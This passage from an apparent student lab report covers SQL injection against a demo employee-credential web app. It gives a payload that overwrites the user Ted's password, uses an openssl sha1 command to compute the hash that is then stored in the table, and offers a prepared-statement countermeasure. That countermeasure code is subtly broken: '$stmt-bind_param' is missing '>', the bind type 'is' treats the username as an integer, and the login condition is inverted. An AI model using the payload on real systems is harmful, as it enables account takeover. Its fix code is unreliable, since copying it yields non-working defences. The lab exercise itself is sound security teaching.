
Screenshot 3.3.3: Changed Ted's password successfully to 'thisisthechangedpassword' and stored in the database




Screenshot 3.3.4: Trying to login through Ted's new password but not able to login




Screenshot 3.3.5: Generating sha1 hashed value for the password 'thisisthechangedpassword'




Screenshot 3.3.6: Query to add the hashed value in the database table



Screenshot 3.3.7: Successfully stored the hashed value of password in the database table



Screenshot 3.3.8: Trying to login to Ted's profile with the new password 'thisisthechangedpassword'



Screenshot 3.3.9: Successfully logged in to Ted's profile with the new password

Initially the password was set to 'thisisthechangedpassword' for Ted's profile in the database using SQL injection. This is done using command:

', password='thisisthechangedpassword' where name='Ted';#

This changed the password in the credential table to 'thisisthechangedpassword' but this doesn't work since **the hashed value of the passwords are stored in the credential table instead of the direct password**.

Hence the hash value of 'thisisthechangedpassword' is found using command:


echo -n 'thisisthechangedpassword' | openssl sha1

This produces the hashed value of the password. This hashed value is edited and stored in the credential table.

Then the user Ted's profile can be successfully be logged in using the new password.


==========

TASK 4: COUNTERMEASURE





```
        if ($conn->connect_error) {
          echo "</div>";
          echo "</nav>";
          echo "<div class='container text-center'>";
          die("Connection failed: " . $conn->connect_error . "\n");
          echo "</div>";
        }
        return $conn;
      }

      // create a connection
      $conn = getDB();
      // Sql query to authenticate the user

      //$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= '$input_uname' and Password='$hashed_pwd'";

// ##################################################
// IMPROVED CODE WITH COUNTERMEASURE
$stmt = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name=? and Password=?");
$stmt-bind_param("is", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birth, $bind_ssn, $bind_phoneNumber, $bind_address, $bind_email, $bind_nickname, $bind_password);
$stmt->fetch();
if($bind_id==''){
drawLayout($bind_id,$bind_name,$bind_eid,$bind_salary,$bind_birth,$bind_ssn,$bind_password,$bind_nickname,$bind_email, $bind_address,$bind_phoneNumber);
}
else{
echo "The account information you provided does not exist\n";
return ;
}
// ##################################################

     //if (!$result = $conn->query($sql)) {
        //echo "</div>";
        //echo "</nav>";
        //echo "<div class='container text-center'>";
```

Screenshot 4.1: Modifying the unsafe_home.php code to prevent vulnerabilities using countermeasures



Screenshot 4.2: Trying the SQL injection again



Screenshot 4.3: Blank page which means SQL injection failed

The part of code which was earlier vulnerable is edited and re-written with proper countermeasure. This is done by using **prepare** statement. This **separates the code from data**.

Now whatever is entered in the **username and password fields are considered as data and not code**. So SQL injection attacks fail as shown in Screenshot 4.3.

Hence the SQL query cannot be modified using username and password field.

==========